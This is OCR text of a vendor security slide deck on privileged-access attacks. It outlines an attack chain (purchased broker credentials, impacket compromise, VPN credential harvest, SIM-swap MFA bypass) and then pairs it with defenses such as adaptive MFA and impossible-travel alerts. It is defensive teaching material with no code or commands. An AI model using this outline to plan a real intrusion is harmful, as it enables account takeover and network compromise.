
RISK is Everywhere




THE PRIVILEGE PATHWAY



CYBERARK BLUEPRINT: 3 GUIDING PRINCIPLES


VPN
Managed service provider
(MSP) employee
salesforce




Defense in Depth

(The Swiss Cheese Theory)


Terminology and Attacks

- IAB (initial access broker)
- SIM swap
- LOLbins
- Raw shell versus meterpreter shell
- LinkBomb attack
- Process injection

Step One: Compromise Target




Step One:
Compromise Target




- Purchase credentials from initial access broker (IAB)

Kerberos Marketplace


Step One:
Compromise Target




- Initial compromise with impacket
- Recon discovers OpenVPN client




Step Two: Network Compromise



Step Two:
Network Compromise




- VPN credential harvest
- Wait for user to logon
- VPN logon
- Bypass multi-factor authentication (MFA) with SIM swap attack
- Disconnect from MSP



DEFENSE:

Network Compromise



Adaptive multi-factor

More secure than SMS!

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
DEFENSE:

Network Compromise



Impossible travel alert

You can’t be two places at once!

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
DEFENSE:

Network Compromise



Remote vendor access

Agentless and VPN-less!

